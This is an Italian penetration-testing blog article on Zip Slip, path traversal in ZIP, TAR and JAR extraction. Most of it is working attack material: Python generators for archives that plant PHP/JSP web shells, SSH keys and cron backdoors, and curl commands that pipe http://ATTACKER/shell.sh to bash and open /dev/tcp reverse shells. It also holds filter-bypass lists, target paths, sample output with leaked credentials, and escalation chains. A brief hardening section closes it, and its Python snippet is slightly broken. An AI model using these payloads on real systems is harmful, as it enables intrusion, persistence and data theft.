Zip Slip Vulnerability: Path Traversal in ZIP/TAR e RCE via Archive Extraction

Zip Slip spiegato: path traversal negli archivi ZIP e TAR che porta a RCE, web shell e persistence durante l’estrazione dei file
- Pubblicato il 2026-03-21
- Tempo di lettura: 11 min
L’applicazione accetta l’upload di un file ZIP — import dati CSV in bulk, upload di plugin, caricamento di un pacchetto di immagini, restore di un backup. Lo sviluppatore estrae l’archivio in una directory temporanea. Tutto normale. Ma se un file dentro quell’archivio si chiama ../../../var/www/html/shell.php, e l’applicazione non valida i nomi dei file prima dell’estrazione, quel file viene scritto nella document root del web server. Non nella directory temporanea — nella document root. L’attaccante visita https://target.com/shell.php?c=id e ha una shell.
Questo è il Zip Slip: un Path Traversal nei nomi dei file dentro un archivio (ZIP, TAR, JAR, 7z, RAR) che permette di scrivere file arbitrari in qualsiasi posizione del filesystem durante l’estrazione. L’impatto non è “solo” una scrittura file — è RCE (web shell nella document root), persistence (backdoor nel crontab, chiave SSH in authorized_keys), sovrascrittura di configurazione (overwrite di file critici), o denial of service (sovrascrittura di file di sistema).
La vulnerabilità è stata sistematizzata da Snyk nel 2018 e ha colpito migliaia di librerie in ogni linguaggio: Java (java.util.zip), Python (zipfile, tarfile), Node.js (adm-zip, unzipper), Go (archive/zip), Ruby, .NET. La trovo nel 5% dei pentest che hanno funzionalità di upload archivi — una percentuale che sembra bassa, ma il 90% delle volte che la trovo porta direttamente a RCE.
Satellite operativo della guida pillar File & Path Attacks.
Cos’è il Zip Slip? #
Il Zip Slip è una vulnerabilità di path traversal durante l’estrazione di archivi: i nomi dei file all’interno dell’archivio contengono sequenze ../ che, se l’applicazione non le valida, permettono di scrivere file al di fuori della directory di destinazione. L’archivio è il vettore di delivery — il path traversal nel nome del file è l’arma.
Il Zip Slip è pericoloso? Sì — permette di scrivere file arbitrari ovunque sul filesystem con i permessi del processo web. Porta a: RCE (web shell), persistence (cron backdoor, SSH authorized_keys), config overwrite (sovrascrittura di file critici). Trovato nel 5% dei pentest con upload archivi. 90% di exploitation rate — quando lo trovi, è quasi sempre RCE.
Come Verificare — Discovery #
# Cerca funzionalità che accettano archivi
# In Burp Suite: filtra per Content-Type che contengono:
application/zip
application/x-tar
application/x-gzip
application/java-archive       # JAR = ZIP con manifest
application/x-7z-compressed

# Funzionalità comuni vulnerabili:
# - Import dati in bulk (CSV/Excel in ZIP)
# - Upload plugin/temi (CMS, WordPress, Joomla)
# - Upload di pacchetti (npm, Maven, pip)
# - Restore backup
# - Upload immagini in batch
# - Import di configurazione

# Nuclei
nuclei -u https://target.com -tags upload,zipslip
Creazione Payload — Step by Step #
Payload ZIP con Python #
#!/usr/bin/env python3
"""zip_slip_payload.py — Genera payload Zip Slip per pentest"""

import zipfile
import sys

def create_zip_shell(output_file, target_path, shell_content=None):
    """Crea ZIP con web shell via path traversal"""
    if shell_content is None:
        shell_content = b'<?php system($_GET["c"]); ?>'

    with zipfile.ZipFile(output_file, 'w') as z:
        # File legittimo (per non insospettire)
        z.writestr('data.csv', 'id,name,value\n1,test,ok\n')
        # Web shell con path traversal
        z.writestr(target_path, shell_content)

    print(f"[+] Payload creato: {output_file}")
    print(f"[+] Target path: {target_path}")

# === USO ===

# Web shell nella document root Apache/Nginx
create_zip_shell(
    'evil_apache.zip',
    '../../../var/www/html/shell.php'
)

# Web shell nella document root Tomcat
create_zip_shell(
    'evil_tomcat.zip',
    '../../../opt/tomcat/webapps/ROOT/shell.jsp',
    b'<% Runtime.getRuntime().exec(request.getParameter("c")); %>'
)

# SSH authorized_keys per accesso diretto
create_zip_shell(
    'evil_ssh.zip',
    '../../../home/deploy/.ssh/authorized_keys',
    b'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKa... attacker@kali'
)

# Cron backdoor per persistence
create_zip_shell(
    'evil_cron.zip',
    '../../../etc/cron.d/backdoor',
    b'* * * * * root curl http://ATTACKER/shell.sh | bash\n'
)

# Sovrascrittura .bashrc per esecuzione al prossimo login
create_zip_shell(
    'evil_bashrc.zip',
    '../../../home/deploy/.bashrc',
    b'bash -i >& /dev/tcp/ATTACKER/4444 0>&1 &\n'
)
Payload TAR con Symlink — Ancora Più Potente #
Il formato TAR supporta i symlink, che ZIP non supporta. Questo apre un vettore aggiuntivo: crei un symlink nell’archivio che punta a una directory target, poi nella stessa o in una seconda estrazione scrivi file attraverso quel symlink.
#!/usr/bin/env python3
"""tar_symlink_payload.py — Zip Slip avanzato con symlink TAR"""

import tarfile
import io

def create_tar_symlink(output_file):
    """Crea TAR con symlink attack in due fasi"""

    # === FASE 1: TAR con symlink ===
    tar = tarfile.open(f'{output_file}_phase1.tar.gz', 'w:gz')

    # Crea symlink "uploads" → /var/www/html
    info = tarfile.TarInfo(name='uploads')
    info.type = tarfile.SYMTYPE
    info.linkname = '/var/www/html'
    tar.addfile(info)
    tar.close()
    print(f"[+] Phase 1: {output_file}_phase1.tar.gz (symlink → /var/www/html)")

    # === FASE 2: TAR con file che segue il symlink ===
    tar = tarfile.open(f'{output_file}_phase2.tar.gz', 'w:gz')

    shell = b'<?php system($_GET["c"]); ?>'
    info = tarfile.TarInfo(name='uploads/shell.php')
    info.size = len(shell)
    tar.addfile(info, io.BytesIO(shell))
    tar.close()
    print(f"[+] Phase 2: {output_file}_phase2.tar.gz (shell.php via symlink)")
    print(f"[+] Upload phase1 → crea symlink")
    print(f"[+] Upload phase2 → shell.php scritto in /var/www/html/")

create_tar_symlink('evil_symlink')


def create_tar_direct(output_file):
    """Crea TAR con path traversal diretto (senza symlink)"""
    tar = tarfile.open(output_file, 'w:gz')

    # File legittimo
    legit = b'id,name\n1,test\n'
    info = tarfile.TarInfo(name='data.csv')
    info.size = len(legit)
    tar.addfile(info, io.BytesIO(legit))

    # Web shell via path traversal
    shell = b'<?php system($_GET["c"]); ?>'
    info = tarfile.TarInfo(name='../../../var/www/html/shell.php')
    info.size = len(shell)
    tar.addfile(info, io.BytesIO(shell))

    tar.close()
    print(f"[+] Payload: {output_file}")

create_tar_direct('evil_direct.tar.gz')
Payload JAR (Java — Per Plugin/Deploy) #
Un file JAR è un file ZIP con un manifest. Se un’applicazione Java estrae un JAR (deploy di plugin, upload di librerie):
import zipfile

with zipfile.ZipFile('evil_plugin.jar', 'w') as jar:
    # Manifest legittimo
    jar.writestr('META-INF/MANIFEST.MF', 'Manifest-Version: 1.0\n')
    # Web shell JSP via path traversal
    jar.writestr(
        '../../../opt/tomcat/webapps/ROOT/shell.jsp',
        '<% Runtime.getRuntime().exec(request.getParameter("c")); %>'
    )
Verifica del payload creato #
# Verifica che il path traversal sia nel ZIP
unzip -l evil_apache.zip
# Archive:  evil_apache.zip
#   Length      Date    Time    Name
# ---------  ---------- -----   ----
#        23  2026-02-19 10:00   data.csv
#        29  2026-02-19 10:00   ../../../var/www/html/shell.php
# ---------                     -------
#        52                     2 files

# Verifica TAR
tar tzf evil_direct.tar.gz
# data.csv
# ../../../var/www/html/shell.php
Fuzzing Upload Archivi #
Quando trovi un endpoint che accetta archivi, il fuzzing ti dice se la vulnerabilità esiste e quale variante funziona:
Prepara i payload #
# Crea una directory con tutti i payload
mkdir zip_payloads && cd zip_payloads

# Genera varianti
python3 -c "
import zipfile
payloads = {
    'evil_basic.zip': '../../../tmp/zipslip_test',
    'evil_double.zip': '....//....//....//tmp/zipslip_test',
    'evil_encoded.zip': '..%2f..%2f..%2ftmp/zipslip_test',
    'evil_deep.zip': '../../../../../../../../../tmp/zipslip_test',
    'evil_backslash.zip': '..\\\\..\\\\..\\\\tmp\\\\zipslip_test',
    'evil_mixed.zip': '..\\/..\\/..\\/tmp/zipslip_test',
    'evil_dot.zip': './../../../tmp/zipslip_test',
    'evil_dotdot.zip': '../../../../tmp/./zipslip_test',
}
for name, path in payloads.items():
    with zipfile.ZipFile(name, 'w') as z:
        z.writestr(path, 'ZIPSLIP_CONFIRMED')
    print(f'Created {name} → {path}')
"
Upload con curl (test manuale) #
# Test ogni payload
for payload in zip_payloads/*.zip; do
    echo "[*] Testing: $payload"
    curl -s -o /dev/null -w "%{http_code}" \
        -X POST "https://target.com/api/v2/import" \
        -H "Cookie: session=abc123" \
        -F "file=@$payload"
    echo ""
done

# Poi verifica se il file di test è stato scritto
curl -s "https://target.com/zipslip_test"
# Se risponde "ZIPSLIP_CONFIRMED" → vulnerabile!
Fuzzing con ffuf #
# Se l'endpoint accetta il nome file come parametro separato
ffuf -u "https://target.com/api/import" \
  -X POST \
  -H "Content-Type: multipart/form-data" \
  -F "file=@evil_basic.zip" \
  -mc 200,201,202

# Oppure testa diversi endpoint
cat > endpoints.txt << 'EOF'
/api/v2/import
/api/v2/upload
/api/v2/data/bulk
/api/v2/plugins/install
/api/v2/themes/upload
/api/v2/backup/restore
/upload
/import
/restore
EOF

ffuf -u "https://target.comFUZZ" \
  -w endpoints.txt \
  -X POST \
  -F "file=@evil_basic.zip" \
  -mc 200,201,202 \
  -fs 0
Output Reale — Proof of Exploitation #
Step 1: Upload del payload #
Abbiamo pensato anche a questo,leggi tutta la guida e le migliori tattiche per file upload attack.
# Upload
curl -X POST "https://target.com/api/v2/data/import" \
  -H "Cookie: session=abc123" \
  -F "file=@evil_apache.zip" \
  -v

# Response:
# HTTP/1.1 200 OK
# {"status": "success", "message": "2 files extracted", "path": "/tmp/imports/user123/"}
Step 2: Verifica che il file è stato scritto #
# Il file dovrebbe essere in /var/www/html/shell.php
curl -s "https://target.com/shell.php"

# Response:
# (pagina vuota o errore PHP se nessun parametro)
# → Il file ESISTE nella document root!
Step 3: RCE #
curl -s "https://target.com/shell.php?c=id"
# uid=33(www-data) gid=33(www-data) groups=33(www-data)

curl -s "https://target.com/shell.php?c=whoami"
# www-data

curl -s "https://target.com/shell.php?c=cat+/etc/passwd"
# root:x:0:0:root:/root:/bin/bash
# www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
# deploy:x:1000:1000::/home/deploy:/bin/bash

curl -s "https://target.com/shell.php?c=cat+/app/.env"
# DB_HOST=10.0.1.50
# DB_USERNAME=admin
# DB_PASSWORD=Pr0d_S3cret!2024
# AWS_ACCESS_KEY_ID=AKIA...
Output Symlink Attack (TAR) #
# Upload phase 1 (symlink)
curl -X POST "https://target.com/api/import" -F "file=@evil_symlink_phase1.tar.gz"
# {"status": "success", "extracted": ["uploads/"]}

# Upload phase 2 (shell via symlink)
curl -X POST "https://target.com/api/import" -F "file=@evil_symlink_phase2.tar.gz"
# {"status": "success", "extracted": ["uploads/shell.php"]}
# Ma "uploads/" è un symlink → shell.php è stato scritto in /var/www/html/

# Verifica
curl "https://target.com/shell.php?c=id"
# uid=33(www-data) gid=33(www-data)
WAF / Filter Bypass #
Se l’applicazione controlla i nomi dei file nell’archivio, queste varianti possono passare:
Bypass filtro su ../
#
# Strip non ricorsivo (il filtro rimuove ../ una volta)
....//....//....//var/www/html/shell.php
# Dopo strip di ../ → ../../../var/www/html/shell.php

# Mixed separators
..\/..\/..\/var/www/html/shell.php
....\/....\/var/www/html/shell.php

# Backslash (Windows o parser confusi)
..\..\..\var\www\html\shell.php
..\\..\\..\\var\\www\\html\\shell.php
Bypass con path normalization #
# Dot singolo nel path (current directory, viene normalizzato)
./../../../var/www/html/shell.php
../../../../var/www/html/./shell.php
../../../var/www/html/./././shell.php

# Double slash
../../../var/www/html//shell.php
../../../var//www//html//shell.php

# Path con directory iniziale legittima
uploads/../../../var/www/html/shell.php
data/../../../var/www/html/shell.php
temp/../../../var/www/html/shell.php
Bypass con encoding nei nomi file #
# URL encoding nei nomi file (alcuni parser lo risolvono)
..%2f..%2f..%2fvar/www/html/shell.php
..%252f..%252fvar/www/html/shell.php

# Unicode
..%c0%af..%c0%afvar/www/html/shell.php
Bypass filtro su estensione #
# Se il filtro blocca .php:
../../../var/www/html/.htaccess
# Contenuto: AddType application/x-httpd-php .jpg
# + secondo ZIP con:
../../../var/www/html/shell.jpg
# .htaccess fa eseguire .jpg come PHP!

# Double extension
../../../var/www/html/shell.php.jpg
../../../var/www/html/shell.phtml
../../../var/www/html/shell.phar
Bypass libreria specifica #
# Python zipfile: il check su Python 3.12+ blocca ../ nel nome
# MA: il check NON si applica se usi extractall() con path calcolato manualmente
# E NON si applica a tarfile senza filter='data'

# Java ZipInputStream: nessun check nativo — TUTTO passa
# Il fix deve essere manuale nel codice Java

# Node.js adm-zip < 0.4.9: nessun check
# Node.js unzipper < 0.8.13: nessun check
Target Path Utili — Dove Scrivere #
Il payload cambia in base al server target. Ecco i path per ogni scenario:
RCE — Web Shell #
# Apache (Linux)
../../../var/www/html/shell.php
../../../var/www/html/images/shell.php        # Subdirectory meno monitorata
../../../srv/www/htdocs/shell.php             # SUSE
../../../var/www/shell.php

# Nginx (Linux)
../../../usr/share/nginx/html/shell.php
../../../var/www/html/shell.php               # Se default config

# Tomcat (Java)
../../../opt/tomcat/webapps/ROOT/shell.jsp
../../../var/lib/tomcat9/webapps/ROOT/shell.jsp
../../../usr/share/tomcat/webapps/ROOT/shell.jsp

# IIS (Windows)
..\..\..\inetpub\wwwroot\shell.aspx
..\..\..\inetpub\wwwroot\shell.asp

# Node.js / Express (se serve file statici da public/)
../../../app/public/shell.html                # Con JavaScript malevolo

# Python / Django (raro — serve upload directory esposta)
../../../app/static/shell.py                  # Se static è servito
Persistence — Backdoor Permanente #
# SSH authorized_keys — accesso SSH senza password
../../../home/deploy/.ssh/authorized_keys
../../../root/.ssh/authorized_keys

# Cron — esecuzione periodica
../../../etc/cron.d/backdoor
# Contenuto: * * * * * root curl http://ATTACKER/shell.sh | bash
../../../var/spool/cron/crontabs/root
# Contenuto: * * * * * /tmp/.bd

# .bashrc / .profile — esecuzione al prossimo login
../../../home/deploy/.bashrc
# Appendi: bash -i >& /dev/tcp/ATTACKER/4444 0>&1 &

# Systemd service — persistence come servizio
../../../etc/systemd/system/backdoor.service
Config Overwrite — Alterare il Comportamento #
# .htaccess — far eseguire PHP su qualsiasi estensione
../../../var/www/html/.htaccess
# Contenuto: AddType application/x-httpd-php .jpg

# Nginx config include
../../../etc/nginx/conf.d/evil.conf

# Sovrascrittura .env per cambiare credenziali DB
../../../app/.env
Workflow Reale — Dal Upload alla Shell #
Step 1 → Identifica endpoint che accettano archivi #
# In Burp Suite: cerca request con:
Content-Type: multipart/form-data
# E parametro file che accetta .zip, .tar.gz, .jar

# Funzionalità tipiche: Import, Bulk Upload, Plugin, Theme, Restore, Backup
Step 2 → Crea l’archivio con path traversal #
# Genera il payload (usa lo script Python sopra)
python3 zip_slip_payload.py

# O one-liner rapido:
python3 -c "
import zipfile
with zipfile.ZipFile('evil.zip','w') as z:
    z.writestr('data.csv','id,name\n1,test\n')
    z.writestr('../../../var/www/html/shell.php','<?php system(\$_GET[\"c\"]); ?>')
"
Step 3 → Upload l’archivio #
curl -X POST "https://target.com/api/import" \
  -H "Cookie: session=abc123" \
  -F "file=@evil.zip"
Step 4 → Verifica che il file è stato scritto #
# Prova ad accedere al file nella document root
curl -s -o /dev/null -w "%{http_code}" "https://target.com/shell.php"
# 200 → file esiste! → Step 5
# 404 → prova path diversi (Nginx, Tomcat, IIS)
# 403 → file esiste ma directory protetta → prova subdirectory
Step 5 → RCE #
curl "https://target.com/shell.php?c=id"
# uid=33(www-data) gid=33(www-data) groups=33(www-data)

# Reverse shell
curl "https://target.com/shell.php?c=bash+-c+'bash+-i+>%26+/dev/tcp/ATTACKER/4444+0>%261'"
Step 6 → Post-exploitation #
# Dalla shell:
cat /app/.env                    # Credenziali DB e cloud
cat /proc/self/environ           # AWS/Azure/GCP creds
find / -name "*.conf" -o -name "*.yml" | head -20
ip addr                          # Rete interna
Post-Exploit — Sfruttare Ogni File Scritto #
Se hai scritto authorized_keys → SSH diretto #
# 1. Genera una coppia di chiavi
ssh-keygen -t ed25519 -f zipslip_key -N ""

# 2. Crea payload con la chiave pubblica
python3 -c "
import zipfile
pubkey = open('zipslip_key.pub').read()
with zipfile.ZipFile('evil_ssh.zip','w') as z:
    z.writestr('../../../home/deploy/.ssh/authorized_keys', pubkey)
"

# 3. Upload
curl -X POST "https://target.com/api/import" -F "file=@evil_ssh.zip"

# 4. Connettiti via SSH
ssh -i zipslip_key deploy@target.com
# deploy@web-prod:~$ → Shell interattiva!

# 5. Pivot
ssh -i zipslip_key deploy@10.0.1.50   # DB server
ssh -i zipslip_key deploy@10.0.1.100  # CI/CD server
Se hai scritto un cron job → Persistence automatica #
# Il cron è già scritto e attivo:
# * * * * * root curl http://ATTACKER/shell.sh | bash

# Sul tuo server, prepara shell.sh:
echo '#!/bin/bash
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1' > shell.sh

# Avvia listener:
nc -lvnp 4444
# Dopo max 60 secondi → reverse shell come root!

# Verifica dal target:
cat /etc/cron.d/backdoor
# * * * * * root curl http://ATTACKER/shell.sh | bash
crontab -l
Se hai scritto .htaccess → RCE via qualsiasi upload #
# .htaccess scritto con: AddType application/x-httpd-php .jpg

# Ora l'upload avatar legittimo diventa un vettore:
# Carica un'immagine "avatar.jpg" che contiene PHP
echo 'GIF89a<?php system($_GET["c"]); ?>' > evil_avatar.jpg
curl -X POST "https://target.com/profile/avatar" -F "avatar=@evil_avatar.jpg"

# L'immagine viene salvata normalmente
curl "https://target.com/uploads/avatars/evil_avatar.jpg?c=id"
# uid=33(www-data) → RCE tramite un semplice upload avatar!
Se hai scritto un file di configurazione → Redirect credentials #
# Sovrascrivi .env per cambiare il DATABASE_URL
# Punta al TUO database → l'app manda tutti i dati al tuo server

# O: sovrascrivi il webhook URL → ricevi tutti gli eventi
🏢 Enterprise Escalation #
Zip Slip → Web Shell → Cloud Compromise #
Scopri di tutto e di più sulla web shell.
Upload ZIP → shell.php in /var/www/html → RCE www-data
→ cat /proc/self/environ → AWS_ACCESS_KEY_ID
→ aws s3 ls → bucket con backup
→ aws secretsmanager list-secrets → RDS credentials
→ CLOUD TAKEOVER COMPLETO
Zip Slip → SSH Key → Domain Admin #
Upload ZIP → authorized_keys in /home/deploy/.ssh
→ SSH deploy@target → rete interna 10.0.0.0/16
→ known_hosts → mappa 20 server
→ SSH pivot → Domain Controller → DCSync → DOMAIN ADMIN
Zip Slip → Cron → Persistence Invisibile #
Upload ZIP → cron job in /etc/cron.d/
→ Reverse shell root ogni 60 secondi
→ Anche dopo patch dell'upload → il cron resta attivo
→ PERSISTENCE PERMANENTE finché qualcuno non trova il cron
🔌 Variante API / Microservizi 2026 #
// Import dati in bulk
POST /api/v2/data/import
Content-Type: multipart/form-data
file: evil.zip

// Plugin upload
POST /api/v2/plugins/install
Content-Type: application/java-archive
body: evil_plugin.jar

// Backup restore (il più pericoloso — spesso gira come root)
POST /api/v2/admin/backup/restore
Content-Type: application/zip
file: evil_backup.zip

// Template import
POST /api/v2/templates/import
Content-Type: application/zip
file: evil_template.zip
Caso Studio Concreto #
Settore: CMS enterprise Java (Spring Boot + Tomcat), 50 aziende clienti. Scope: Grey-box.
Il CMS aveva una funzione “Import Theme” che accettava file ZIP. Il processo: upload → estrazione in /tmp/themes/ → copia dei file nella directory del tema attivo. L’estrazione usava java.util.zip.ZipInputStream senza validazione dei nomi file.
Ho creato un JAR/ZIP contenente ../../../opt/tomcat/webapps/ROOT/shell.jsp. Upload tramite il pannello admin (avevo credenziali grey-box). L’estrazione ha scritto shell.jsp nella root di Tomcat.
curl "https://target.com/shell.jsp?c=id"
# uid=1000(tomcat) gid=1000(tomcat)

curl "https://target.com/shell.jsp?c=cat+/opt/tomcat/conf/context.xml"
# <Resource name="jdbc/mydb"
#   username="db_admin"
#   password="Pr0d_DB_2024!"
#   url="jdbc:postgresql://10.0.1.50:5432/cms_prod"/>
Con le credenziali PostgreSQL → dump di 50 database (uno per azienda cliente) → dati HR, contratti, documenti riservati. Il Tomcat era anche configurato con credenziali LDAP per l’autenticazione SSO → LDAP bind → enumerazione Active Directory → service account con password nel campo description → Domain Admin.
Tempo dall’upload ZIP alla RCE: 3 minuti. Tempo dalla RCE al Domain Admin: 2 ore.
Librerie Vulnerabili — Reference Rapida #
| Linguaggio | Libreria | Versione vulnerabile | Fix |
|---|---|---|---|
| Java | java.util.zip.ZipInputStream | Tutte (no check nativo) | Check manuale su entry.getName() |
| Java | Apache Commons Compress | < 1.19 | Upgrade ≥ 1.19 |
| Python | zipfile.extractall() | < 3.12 | Python ≥ 3.12 blocca ../ |
| Python | tarfile.extractall() | Tutte senza filter | Usa filter='data' (3.12+) |
| Node.js | adm-zip | < 0.4.9 | Upgrade ≥ 0.4.9 |
| Node.js | unzipper | < 0.8.13 | Upgrade ≥ 0.8.13 |
| Go | archive/zip | Tutte (no check nativo) | Check manuale |
| .NET | System.IO.Compression | Tutte (no check nativo) | Check manuale |
| Ruby | rubyzip | < 1.3.0 | Upgrade ≥ 1.3.0 |
Errori Comuni Reali #
1. Nessun check sul nome file prima dell’estrazione (il 90% dei casi)
Lo sviluppatore usa extractall() e si fida dei nomi dei file nell’archivio.
2. Check non ricorsivo — rimuove ../ una volta ma ....// diventa ../ dopo il filtro.
3. Check solo sull’estensione del file nell’archivio — verifica che sia .csv ma non controlla il path.
4. Backup restore come root — la funzione di restore backup gira con privilegi elevati → Zip Slip scrive file come root → cron backdoor root.
5. TAR con symlink non controllati — il check è su ../ nei nomi, ma i symlink non vengono verificati.
Indicatori di Compromissione (IoC) #
- File nuovi in directory web non creati dall’applicazione (shell.php in /var/www/html/)
- File nuovi in /etc/cron.d/ o /home/*/.ssh/authorized_keys con timestamp recente
- Nomi file con
../nei log dell’applicazione durante operazioni di estrazione - Symlink inaspettati nelle directory di upload
- Request verso file
.php/.jsp/.aspxin directory dove non dovrebbero esserci - Processi
bash/shfigli del processo web dopo un upload di archivio
✅ Checklist Finale — Zip Slip Testing #
DISCOVERY
☐ Identificati tutti gli endpoint che accettano archivi (ZIP, TAR, JAR, 7z)
☐ Mappate le funzionalità: import, plugin, theme, backup, bulk upload

PAYLOAD
☐ Creato ZIP con ../ nei nomi file (path traversal diretto)
☐ Creato TAR con path traversal
☐ Creato TAR con symlink (se TAR è accettato)
☐ Creato JAR con path traversal (se Java)
☐ Testata variante con ....// (bypass strip)
☐ Testata variante con ./ e // nel path
☐ Testata variante con backslash (Windows)

UPLOAD & VERIFICA
☐ Archivio uploadato con successo
☐ Verificato se il file è stato scritto fuori dalla directory (curl sul target path)
☐ Testati multipli target path (Apache, Nginx, Tomcat, IIS)

RCE & EXPLOITATION
☐ Web shell raggiungibile e funzionante
☐ Comando `id` eseguito con successo
☐ Reverse shell stabilita (o non necessaria se web shell sufficiente)

POST-EXPLOIT
☐ authorized_keys scritto → SSH testato
☐ Cron backdoor scritto → reverse shell ricevuta
☐ .htaccess scritto → upload normali diventano vettori
☐ Credenziali estratte dal server (config, .env, /proc/self/environ)

ESCALATION
☐ Da web shell → credenziali DB → dump dati
☐ Da web shell → credenziali cloud → aws/az/gcloud
☐ Da SSH → pivot rete interna → Domain Admin
Detection & Hardening #
- Valida OGNI nome file nell’archivio prima dell’estrazione — controlla per
../,..\\, symlink - Canonicalize il path: risolvi il path completo e verifica che inizi con la directory di destinazione
- Rifiuta symlink nei TAR — usa
tarfile.extractall(filter='data')(Python 3.12+) - Aggiorna le librerie — vedi tabella sopra per le versioni fixate
- Estrai con utente non privilegiato — mai root per operazioni di estrazione
- Directory di estrazione non nella document root — estrai in
/tmp/, poi copia solo i file validati
# ✅ SICURO — Python (qualsiasi versione)
import zipfile, os

def safe_extract(zip_path, dest_dir):
    dest_dir = os.path.realpath(dest_dir)
    with zipfile.ZipFile(zip_path) as z:
        for entry in z.namelist():
            target = os.path.realpath(os.path.join(dest_dir, entry))
            if not target.startswith(dest_dir + os.sep):
                raise Exception(f"Zip Slip detected: {entry}")
z.extractall(dest_dir)// ✅ SICURO — Java
ZipEntry entry;
while ((entry = zis.getNextEntry()) != null) {
File target = new File(destDir, entry.getName());
String canonicalPath = target.getCanonicalPath();
if (!canonicalPath.startsWith(destDir.getCanonicalPath() + File.separator)) {
throw new SecurityException("Zip Slip: " + entry.getName());
}
// ... extract
}Satellite della Guida Completa File & Path Attacks. Vedi anche: File Upload Attack, Web Shell, Path Traversal.
Le tue funzioni di upload archivi validano i nomi dei file? Penetration test applicativo HackIta per trovare ogni Zip Slip prima degli attaccanti. Per padroneggiare l’exploitation da archivio a RCE: formazione 1:1.